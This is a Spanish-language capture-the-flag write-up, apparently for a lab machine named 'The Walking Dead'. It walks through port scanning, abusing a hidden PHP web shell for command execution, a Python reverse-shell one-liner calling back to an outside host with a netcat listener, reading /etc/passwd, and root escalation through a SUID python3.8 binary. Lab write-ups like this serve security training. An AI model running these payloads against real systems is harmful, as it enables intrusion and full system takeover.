THE WALKING DEAD

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2   -T 2
```

22/tcp OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)


80/tcp Apache httpd 2.4.41 ((Ubuntu))

Puertos abiertos 22 y 80


Echamos un vistazo al puerto 80 y a su código fuente, en el

que descubrimos una ruta muy interesante "/hidden/.shell.php"

puerto 80




Código fuente



EXPLOTACIÓN

Verificamos la posibilidad de ejecución de comandos en el servidor web.

http://172.17.0.2/hidden/.shell.php?cmd=whoami




Nos ponemos a la escucha por netcat

nc -nlvp 9001

Nos vamos a https://www.revshells.com/

172.17.0.2/hidden/.shell.php?cmd=python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("192.168.0.49",9001));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'

y obtenemos conexión



Tratamos la TTY

script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm

ESCALADA DE PRIVILEGIOS

Buscamos permisos SUID

```
www-data@e9ed8d987524:/home/www-data$ find / -type f -perm -4000 2>/dev/null
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/python3.8
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Tenemos python3.8 con SUID

```
www-data@e9ed8d987524:/home/www-data$ ls -l /usr/bin/python3.8
-rwsr-xr-x 1 root root 5486392 Jan 17 15:40 /usr/bin/python3.8
```

Vemos los UID de los usuarios

```
www-data@e9ed8d987524:/home/www-data$ cat /etc/passwd | grep -E 'rick|negan|www-data'
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
rick:x:1000:1000::/home/rick:/bin/bash
negan:x:1001:1001::/home/negan:/bin/bash
```

Ahora podríamos hacernos, indistintamente, rick, negan o root

```
www-data@e9ed8d987524:/home/www-data$ /usr/bin/python3.8 -c 'import os; os.setuid(1001); os.system("/bin/bash")'
negan@e9ed8d987524:/home/www-data$
```

```
www-data@e9ed8d987524:/home/www-data$ /usr/bin/python3.8 -c 'import os; os.setuid(1000); os.system("/bin/bash")'
rick@e9ed8d987524:/home/www-data$
```

```
www-data@e9ed8d987524:/home/www-data$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@e9ed8d987524:/home/www-data# whoami
root
root@e9ed8d987524:/home/www-data#
```

Buen día